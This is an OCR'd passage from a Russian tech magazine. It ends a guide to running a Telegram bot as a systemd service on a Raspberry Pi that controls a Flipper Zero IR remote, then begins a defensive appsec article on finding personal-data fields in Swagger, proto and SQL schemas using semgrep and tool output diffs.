
Теперь создадим сервис:

```
sudo nano /etc/systemd/system/flipperBot.service
```

И укажем в этом файле необходимые данные:

```
[Service]
ExecStart=python3 main.py
WorkingDirectory=/path/to/your/FlipperIRcontroller
Restart=always
User=user_name
RestartSec=5
StandardOutput=append:</path/to/your/>FlipperIRcontroller/bot.log
StandardError=append:</path/to/your/>FlipperIRcontroller/bot.log

[Install]
WantedBy=multi-user.target
```

Не забудь заменить `path/to/your/>` полным путем к директории проекта, а `<user_name>` — именем пользователя.



```
  GNU nano 7.2                    /etc/systemd/system/flipperBot.service
[Service]
ExecStart=python3 main.py
WorkingDirectory=/home/paperno/Documents/FlipperIRcontroller
Restart=always
User=paperno
RestartSec=5
StandardOutput=append:/home/paperno/Documents/FlipperIRcontroller/bot.log
StandardError=append:/home/paperno/Documents/FlipperIRcontroller/bot.log

[Install]
WantedBy=multi-user.target

                                    [ Read 11 lines ]
^G Help      ^O Write Out  ^W Where Is  ^K Cut      ^T Execute  ^C Location  M-U Undo   M-A Set Mark
^X Exit      ^R Read File  ^\ Replace   ^U Paste    ^J Justify  ^/ Go To Line M-E Redo   M-6 Copy
```


Запускаем наш сервис:

```
sudo systemctl daemon-reload
sudo systemctl enable flipperBot.service
sudo systemctl start flipperBot.service
```

И проверяем его статус:

```
sudo systemctl status flipperBot.service
```


Если получилось так, как на изображении ниже, значит, всё окей и можно пользоваться ботом!



```
paperno@raspberrypi:~/Documents/FlipperIRcontroller $ sudo systemctl status flipperBot.service
● flipperBot.service
     Loaded: loaded (/etc/systemd/system/flipperBot.service; enabled; preset: enabled)
     Active: active (running) since Wed 2024-10-30 19:43:18 IST; 6min ago
   Main PID: 55043 (python3)
      Tasks: 2 (limit: 755)
        CPU: 17.580s
     CGroup: /system.slice/flipperBot.service
             └─55043 python3 main.py

Oct 30 19:43:18 raspberrypi systemd[1]: Started flipperBot.service.
paperno@raspberrypi:~/Documents/FlipperIRcontroller $
```

ВЫВОДЫ

В этой статье мы научились использовать Flipper Zero как универсальный пульт, управляемый с Raspberry Pi. Для передачи команд мы написали бота для Telegram, поскольку это простой и универсальный способ. Однако если ты конструируешь умный дом, то можешь интегрировать в него и «Флиппер». Например, через Home Assistant.



/start 19:51

Привет, я бот для управления IR устройствами через FlipperZero **Ilmelta**. Выбери нужный тебе пульт. 19:51

Candles.ir 19:52

Вот доступные команды, выбери нужную тебе 19:52

On 19:52

Команда выполнена! 19:52

Назад 19:52

Привет, я бот для управления IR устройствами через FlipperZero **Ilmelta**. Выбери нужный тебе пульт. 19:52

Flipper Zero вышел далеко не вчера, но по-прежнему кажется новинкой. За это следует поблагодарить разработчиков, которые не только выпустили крутой девайс, но и не забросили поддержку, а также очень живое и активное комьюнити, которое разрабатывает свои модули, прошивки и приложения для «Флиппера». ⌶

ЗАПРЯГАЕМ ЛАМУ

Ищем уязвимый код с помощью кастомных правил

Дмитрий Марюшкин
LinkedIn


В этой статье я расскажу, зачем аппсек-инженеру следить за тем, какие данные живут у него в разрабатываемых продуктах, как извлечь из кода сервисов структуру передаваемых данных, как раскрасить поля найденных объектов по заранее заведенным правилам или как попросить локальную опенсорсную LLM-модель, чтобы она раскрашивала данные за тебя.

ИЩЕМ КРИТИЧНОЕ В КОДЕ

В докладе летней Offzone я рассказывал, как мы используем движок и правила semgrep для парсинга кода сервисов и извлечения оттуда важных для нас объектов. Оставлю технические подробности парсинга в стороне, напомню только основную идею.


Если коротко, данные клиентов мы бережем как зеницу ока и хотели бы следить за тем, в каких микросервисах нашего продукта живут имена, адреса, телефоны, паспортные данные, финансовая информация, логины, пароли и другие авторизационные данные. Это позволит сфокусировать именно на них наши ИБ процессы, то есть выбрать те двадцать процентов сервисов, повышенное внимание к которым принесет нам восемьдесят процентов пользы.

Представим типичную ситуацию: с интернетом наш продукт связан через некоторый API gateway, все, что туда отдается по определенным роутам, мы можем найти в Swagger файле, лежащем в коде этого гейтвея. Внутри между собой сервисы общаются по GRPC, и все их внешние методы лежат в proto-файлах. Сервисы, которые что-то пишут в базу Postgres, хранят SQL-схемы в папке миграций. И чтобы знать, что где содержится, нам нужно уметь парсить Swagger, proto и схемы таблиц в каком-то единообразном виде.



```
root@19bfeed9dc95:/app# appsec-discovery --source tests/ai_samples/api_gateway_today/
[
    {
        "hash": "8ef982b8b07a023c776790f6c07eca33",
        "object_name": "Route /user/{username} (GET)",
        "object_type": "route",
        "parser": "swagger",
        "file": "swagger.yaml",
        "line": 1,
        "properties": {
            "path": {
                "prop_name": "path",
                "prop_value": "/user/{username}"
            },
            "method": {
                "prop_name": "method",
                "prop_value": "GET"
            }
        },
        "fields": {
            "path.param.username": {
                "field_name": "path.param.username",
                "field_type": "string",
                "file": "swagger.yaml",
                "line": 1
            },
            "output.id": {
                "field_name": "output.id",
                "field_type": "integer",
                "file": "swagger.yaml",
                "line": 1
            },
            "output.username": {
                "field_name": "output.username",
                "field_type": "string",
                "file": "swagger.yaml",
                "line": 1
            },
            "output.firstName": {
                "field_name": "output.firstName",
                "field_type": "string",
                "file": "swagger.yaml",
                "line": 1
            },
            "output.lastName": {
                "field_name": "output.lastName",
                "field_type": "string",
                "file": "swagger.yaml",
                "line": 1
            },
            "output.email": {
                "field_name": "output.email",
                "field_type": "string",
                "file": "swagger.yaml",
                "line": 1
            }
        }
    },
```

Если, предположим, у нас добавилось новое поле «СНИЛС» в объекте пользователя, оно добавится в Swagger на гейтвее, и в proto-контракте, и в схеме базы сервиса владельца пользовательских данных. Мы, сравнив два состояния на сегодня и на вчера, увидим на дифе это новое поле.




```
root@19bfeed9dc95:/app# diff -y api_gateway_yesterday.json api_gateway_today.json
[                                                               [
    {                                                               {
        "hash": "8ef982b8b07a023c776790f6c07eca33",                     "hash": "8ef982b8b07a023c776790f6c07eca33",
        "object_name": "Route /user/{username} (GET)",                  "object_name": "Route /user/{username} (GET)",
        "object_type": "route",                                         "object_type": "route",
        "parser": "swagger",                                            "parser": "swagger",
        "file": "swagger.yaml",                                         "file": "swagger.yaml",
        "line": 1,                                                      "line": 1,
